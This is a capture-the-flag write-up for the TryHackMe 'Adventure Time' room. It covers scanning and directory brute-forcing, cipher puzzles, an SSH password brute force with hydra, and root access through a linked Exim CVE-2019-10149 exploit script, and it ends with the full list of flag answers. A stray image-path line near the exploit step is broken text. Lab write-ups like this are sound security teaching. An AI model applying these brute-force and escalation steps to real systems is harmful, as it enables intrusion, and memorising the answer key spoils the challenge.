Adventure Time THM

CTF based challenge to get your blood pumping...

Time to go on an adventure. Do you have what it takes to help Finn and Jake find BMO's reset code? Help solve puzzles and try harder to the max....

This is not a real world challenge, but fun and game only (and maybe learn a thing or two along the way).

Nmap

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime]
└─$ sudo nmap -sC -sV 10.10.89.77
[sudo] password for punitzen:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 12:09 IST
Stats: 0:03:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 12:13 (0:00:38 remaining)
Nmap scan report for 10.10.89.77
Host is up (0.53s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE   VERSION
21/tcp    open  ftp       vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r--    1 ftp      ftp       1401357 Sep 21  2019 1.jpg
| -r--r--r--    1 ftp      ftp        233977 Sep 21  2019 2.jpg
| -r--r--r--    1 ftp      ftp        524615 Sep 21  2019 3.jpg
| -r--r--r--    1 ftp      ftp        771076 Sep 21  2019 4.jpg
| -r--r--r--    1 ftp      ftp       1644395 Sep 21  2019 5.jpg
|_-r--r--r--    1 ftp      ftp         40355 Sep 21  2019 6.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:  Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|     Control connection is plain text  Data
|     connections will be plain text  At
|     session startup, client count was 1
|     vsFTPd 3.0.3 - secure, fast, stable
|
|_End of status
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:d2:86:99:c2:62:2d:95:d0:75:9c:4e:83:b6:1b:ca (RSA)
|   256 db:87:9e:06:43:c7:6e:00:7b:c3:bc:a1:97:dd:5e:83 (ECDSA)
|_  256 6b:40:84:e6:9c:bc:1c:a8:de:b2:a1:8b:a3:6a:ef:f0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
443/tcp   open  ssl/https Apache/2.4.29 (Ubuntu)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=adventure-time.com/organizationName=Candy Corporate Inc./-
stateOrProvinceName=Candy Kingdom/countryName=CK
| Not valid before: 2019-09-20T08:29:36
|_Not valid after:  2020-09-19T08:29:36
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

```
31337/tcp open  Elite?
| fingerprint-strings:
|   GetRequest:
|     Hello Princess Bubblegum. What is the magic word?
|     magic word is not GET / HTTP/1.0
|   Kerberos:
|     Hello Princess Bubblegum. What is the magic word?
|     magic word is not
|     ^0\xa0
|     krbtgt
|     19700101000000Z
|   NULL, X11Probe:
|     Hello Princess Bubblegum. What is the magic word?
|   SIPOptions:
|     Hello Princess Bubblegum. What is the magic word?
|     magic word is not OPTIONS sip:nm SIP/2.0
|     Via: SIP/2.0/TCP nm;branch=foo
|     From: <sip:nm@nm>;tag=root
|     <sip:nm2@nm2>
|     Call-ID: 50000
|     CSeq: 42 OPTIONS
|     Max-Forwards: 70
|     Content-Length: 0
|     Contact: <sip:nm@nm>
|     Accept: application/sdp
|   SMBProgNeg:
|     Hello Princess Bubblegum. What is the magic word?
|     magic word is not
|     SMBr
|     NETWORK PROGRAM 1.0
|     MICROSOFT NETWORKS 1.03
|     MICROSOFT NETWORKS 3.0
|     LANMAN1.0
|     LM1.2X002
|     Samba
|     LANMAN 1.0
|     0.12
|   TLSSessionReq:
|     Hello Princess Bubblegum. What is the magic word?
|     magic word is not
|_    random1random2random3random4
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 299.89 seconds
```

Gobuster - adventure-time.com

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime]
└─$ gobuster dir -u https://adventure-time.com/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://adventure-time.com/
[+] Threads:        10
[+] Wordlist:       /home/punitzen/wordlists/directory-list-medium.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Add Slash:      true
[+] Timeout:        10s
===============================================================
2021/04/22 12:36:23 Starting gobuster
==================================================================

/candybar/ (Status: 200)

==================================================================
2021/04/22 12:36:33 Finished
==================================================================
```

/candybar

KBQWY4DONAQHE53UOJ5CA2LXOQQEQSCBEBZHIZ3JPB2XQ4TQNF2CA5LEM4QHEYLKORUC4===

base64 Decodes to Palpnh rwtrz iwt HHA rtgixuxrpit udg rajth.

Now ROT11 Always check the SSL certificate for clues.

==

Add this host to your /etc/hosts file

adventure-time.com
land-of-ooo.com

FTP - Anonymous login

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime]
└─$ ftp 10.10.89.77
Connected to 10.10.89.77.
220 (vsFTPd 3.0.3)
Name (10.10.89.77:punitzen): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 21  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Sep 21  2019 ..
-r--r--r--    1 ftp      ftp       1401357 Sep 21  2019 1.jpg
-r--r--r--    1 ftp      ftp        233977 Sep 21  2019 2.jpg
-r--r--r--    1 ftp      ftp        524615 Sep 21  2019 3.jpg
-r--r--r--    1 ftp      ftp        771076 Sep 21  2019 4.jpg
-r--r--r--    1 ftp      ftp       1644395 Sep 21  2019 5.jpg
-r--r--r--    1 ftp      ftp         40355 Sep 21  2019 6.jpg
226 Directory send OK.
ftp> mget *
mget 1.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 1.jpg (1401357 bytes).
226 Transfer complete.
1401357 bytes received in 8.88 secs (154.1046 kB/s)
mget 2.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 2.jpg (233977 bytes).
226 Transfer complete.
233977 bytes received in 2.17 secs (105.3529 kB/s)
mget 3.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 3.jpg (524615 bytes).
226 Transfer complete.
524615 bytes received in 5.53 secs (92.7032 kB/s)
```

```
mget 4.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 4.jpg (771076 bytes).
226 Transfer complete.
771076 bytes received in 6.55 secs (114.9762 kB/s)
mget 5.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 5.jpg (1644395 bytes).
226 Transfer complete.
1644395 bytes received in 7.28 secs (220.6787 kB/s)
mget 6.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for 6.jpg (40355 bytes).
226 Transfer complete.
40355 bytes received in 1.23 secs (32.0712 kB/s)
ftp> bye
221 Goodbye.
```

Gobuster - land-of-ooo.com

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ gobuster dir -u https://land-of-ooo.com/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://land-of-ooo.com/
[+] Threads:        10
[+] Wordlist:       /home/punitzen/wordlists/directory-list-medium.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Add Slash:      true
[+] Timeout:        10s
===============================================================
2021/04/22 12:52:59 Starting gobuster
===============================================================

/yellowdog/ (Status: 200)

===============================================================
2021/04/22 12:53:14 Finished
===============================================================
```

Gobuster - /yellowdog

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ gobuster dir -u https://land-of-ooo.com/yellowdog/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://land-of-ooo.com/yellowdog/
[+] Threads:        10
[+] Wordlist:       /home/punitzen/wordlists/directory-list-medium.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Add Slash:      true
[+] Timeout:        10s
===============================================================
2021/04/22 12:55:23 Starting gobuster
===============================================================
/bananastock/ (Status: 200)

=============================================================
2021/04/22 12:55:32 Finished
=============================================================
```

_/..../._.../._/_./._/_./._/...\._/._./._/..../._.../../.../_/_._.__/_._.__/_._.__

Morse Code Decodes to

THE BANANAS ARE THE BEST!!!

Gobuster - /bananastock

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ gobuster dir -u https://land-of-ooo.com/yellowdog/bananastock/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200
=============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=============================================================
[+] Url:            https://land-of-ooo.com/yellowdog/bananastock/
[+] Threads:        10
[+] Wordlist:       /home/punitzen/wordlists/directory-list-medium.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Add Slash:      true
[+] Timeout:        10s
=============================================================
2021/04/22 13:00:32 Starting gobuster
=============================================================

/princess/ (Status: 200)

=============================================================
2021/04/22 13:00:38 Finished
=============================================================
```

```
  Secrettext = 0008f1a92d287b48dccb5079eac18ad2a0c59c22fbc7827295842f670cdb3cb645de3de794320af132ab341fe0d667a85368
        Key = my cool password
        IV = abcdefghijklmanopqrstuvwxyz
        Mode = CBC
        Input = hex
        Output = raw
```

This is AES Encryption

Decrypts to

the magic safe is accessibel at port 31337. the magic word is: ricardio

Port 31337

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ nc 10.10.89.77 31337
Hello Princess Bubblegum. What is the magic word?
helloworld
The magic word is not helloworld
^C

=========================================================================

## Now we know the magic word : ricardio

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ nc 10.10.89.77 31337
Hello Princess Bubblegum. What is the magic word?
ricardio
The new username is: apple-guards
```

SSH

Credentials Found

apple-guards : THE BANANAS ARE THE BEST!!!

```
______________________________________________________________________________________________

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ ssh apple-guards@adventure-time.com
apple-guards@adventure-time.com's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

1 package can be updated.
0 updates are security updates.

No mail.
Last login: Sat Sep 21 20:51:11 2019 from 192.168.245.129
apple-guards@at:~$
```

apple-guard user PE

```
pple-guards@at:~$ cat mbox
From marceline@at  Fri Sep 20 16:39:54 2019
Return-Path: <marceline@at>
X-Original-To: apple-guards@at
Delivered-To: apple-guards@at
Received: by at.localdomain (Postfix, from userid 1004)
        id 6737B24261C; Fri, 20 Sep 2019 16:39:54 +0200 (CEST)
Subject: Need help???
To: <apple-guards@at>
X-Mailer: mail (GNU Mailutils 3.4)
Message-Id: <20190920143954.6737B24261C@at.localdomain>
```

Date: Fri, 20 Sep 2019 16:39:54 +0200 (CEST)
From: marceline@at

Hi there bananaheads!!!
I heard Princess B revoked your access to the system. Bummer!
But I'll help you guys out.....doesn't cost you a thing.....well almost nothing.

I hid a file for you guys. If you get the answer right, you'll get better access.
Good luck!!!!

```
apple-guards@at:~$ cat /etc/passwd|grep marc
marceline:x:1004:1004::/home/marceline:/bin/bash
apple-guards@at:~$
```

==

## We found a interesting file owned by marceline

```
apple-guards@at:~$ find / -user marceline 2>/dev/null
/etc/fonts/helper
/home/marceline
apple-guards@at:~$ file /etc/fonts/helper
/etc/fonts/helper: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l,
BuildID[sha1]=6cee442f66f3fb132491368c671c1cf91fc28332, for GNU/Linux 3.2.0, not stripped
```

/etc/fonts/helper - binary

```
==========================================
      BananaHead Access Pass
       created by Marceline
==========================================

Hi there bananaheads!!!
So you found my file?
But it won't help you if you can't answer this question correct.
What? I told you guys I would help and that it wouldn't cost you a thing....
Well I lied hahahaha

Ready for the question?

The key to solve this puzzle is gone
And you need the key to get this readable: Gpnhkse

Did you solve the puzzle?
```

## Simple Vignere Cipher

Cipher is Gpnhkse
Key is Gone

==

```
==========================================
      BananaHead Access Pass
       created by Marceline
==========================================

Hi there bananaheads!!!
So you found my file?
But it won't help you if you can't answer this question correct.
What? I told you guys I would help and that it wouldn't cost you a thing....
Well I lied hahahaha
```

```
Ready for the question?

The key to solve this puzzle is gone
And you need the key to get this readable: Gpnhkse

Did you solve the puzzle? yes

What is the word I'm looking for? Abadeer

That's it!!!! You solved my puzzle
Don't tell princess B I helped you guys!!!
My password is 'My friend Finn'
```

```
$ su marceline
Password:

marceline@at:/home/apple-guards$
```

## Now we are marceline

marceline user PE

/home/marceline Directory

```
marceline@at:~$ cat I-got-a-secret.txt
Hello Finn,

I heard that you pulled a fast one over the banana guards.
B was very upset hahahahaha.
I also heard you guys are looking for BMO's resetcode.
You guys broke him again with those silly games?

You know I like you Finn, but I don't want to anger B too much.
So I will help you a little bit...

But you have to solve my little puzzle. Think you're up for it?
Hahahahaha....I know you are.

1111111111001000101010111010111111101011111111110110110110110000011010010010111111111111110010100

=====================================================================
```

Spoon language Decoder : https://www.dcode.fr/langage-spoon

The magic word you are looking for is ApplePie

## Lets run the program on port 31337

```
┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ nc 10.10.89.77 31337
Hello Princess Bubblegum. What is the magic word?
ApplePie
The password of peppermint-butler : That Black Magic
```

## Lets Switch user and get the flag

peppermint-butler user PE

```
## We found flag file and a image

peppermint-butler@at:~$ find / -type f -user peppermint-butler 2>/dev/null | head
/usr/share/xml/steg.txt
/etc/php/zip.txt
/proc/8680/task/8680/fdinfo/0
/proc/8680/task/8680/fdinfo/1
/proc/8680/task/8680/fdinfo/2
/proc/8680/task/8680/fdinfo/255
/proc/8680/task/8680/environ
/proc/8680/task/8680/auxv
/proc/8680/task/8680/status
/proc/8680/task/8680/personality
peppermint-butler@at:~$ cat /usr/share/xml/steg.txt
I need to keep my secrets safe.
There are people in this castle who can't be trusted.
Those banana guards are not the smartest of guards.
And that Marceline is a friend of princess Bubblegum,
but I don't trust her.

So I need to keep this safe.

The password of my secret file is 'ToKeepASecretSafe'

peppermint-butler@at:~$ cat /etc/php/zip.txt
I need to keep my secrets safe.
There are people in this castle who can't be trusted.
Those banana guards are not the smartest of guards.
And that Marceline is a friend of princess Bubblegum,
but I don't trust her.

So I need to keep this safe.

The password of my secret file is 'ThisIsReallySave'
====================================================================================================

## Name of file is steg, so may be we can use steghide on the image with this password

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ steghide extract -sf download.txt
Enter passphrase:
wrote extracted data to "secrets.zip".

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/web-finding]
└─$ unzip secrets.zip
Archive:  secrets.zip
[secrets.zip] secrets.txt password:

## Type found password for zip file

====================================================================================================

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime]
└─$ unzip secrets.zip
Archive:  secrets.zip
[secrets.zip] secrets.txt password:
 extracting: secrets.txt

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime]
└─$ cat secrets.txt
[0200 hours][upper stairs]
I was looking for my arch nemesis Peace Master,
```

but instead I saw that cowering little puppet from the Ice King.....gunter.
What was he up to, I don't know.
But I saw him sneaking in the secret lab of Princess Bubblegum.
To be able to see what he was doing I used my spell 'the evil eye' and saw him.
He was hacking the secret laptop with something small like a duck of rubber.
I had to look closely, but I think I saw him type in something.
It was unclear, but it was something like 'The Ice King s????'.
The last 4 letters where a blur.

Should I tell princess Bubblegum or see how this all plays out?
I don't know.......

==

Hydra - gunter

```
## Lets Crack gunter's  password using hydra

┌──(punitzen㉿kali)-[~/thmlabs/adventureTime/hailhydra]
└─$ hydra -l gunter -P passwords_gunter.txt ssh://10.10.183.140 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-22 16:36:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1564 login tries (l:1/p:1564), ~391 tries per task
[DATA] attacking ssh://10.10.183.140:22/
[22][ssh] host: 10.10.183.140   login: gunter   password: The Ice King sucks
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-22 16:37:17
```

gunter user PE

```
gunter@at:/home$ find / -user root -perm -u=s 2>/dev/null
/usr/sbin/pppd
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/arping
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/bin/ping
/bin/umount
/bin/su
/bin/fusermount
/bin/mount
```

===

Found a CVE for this and a python script for gaining root access: https://raw.githubusercontent.com/AzizMea/-CVE-2019-10149-privilege-escalation/master/wizard.py


for localhost:60000

Transfer the script to target machine and run

```
gunter@at:/tmp$ python wizard.py
220 at ESMTP Exim 4.90_1 Ubuntu Sun, 07 Jun 2020 19:12:08 +0200

250 at Hello localhost [127.0.0.1]

250 OK

250 Accepted

354 Enter message, ending with "." on a line by itself

250 OK id=1jhyq8-0000r2-HW

root@at:/tmp# whoami
root
```

Last thoughts and flag

```
root@at:/home/bubblegum# cat /home/bubblegum/Secrets/bmo.txt
```



```
Secret project number: 211243A
Name opbject: BMO
```

RoI object: Spy

In case of emergency use resetcode: tryhackme{Th1s1s4c0d3F0rBM0}

Good job on getting this code!!!!
You solved all the puzzles and tried harder to the max.
If you liked this CTF, give a shout out to @n0w4n.

Questions

Content of flag1 – format is tryhackme{************}
tryhackme{Th1s1sJustTh3St4rt}

Content of flag2 – format is tryhackme{************}
tryhackme{N1c30n3Sp0rt}

Content of flag3 – format is tryhackme{************}
tryhackme{N0Bl4ckM4g1cH3r3}

Content of flag4 – format is tryhackme{************}
tryhackme{P1ngu1nsRul3!}

Content of flag5 – format is tryhackme{************}
tryhackme{Th1s1s4c0d3F0rBM0}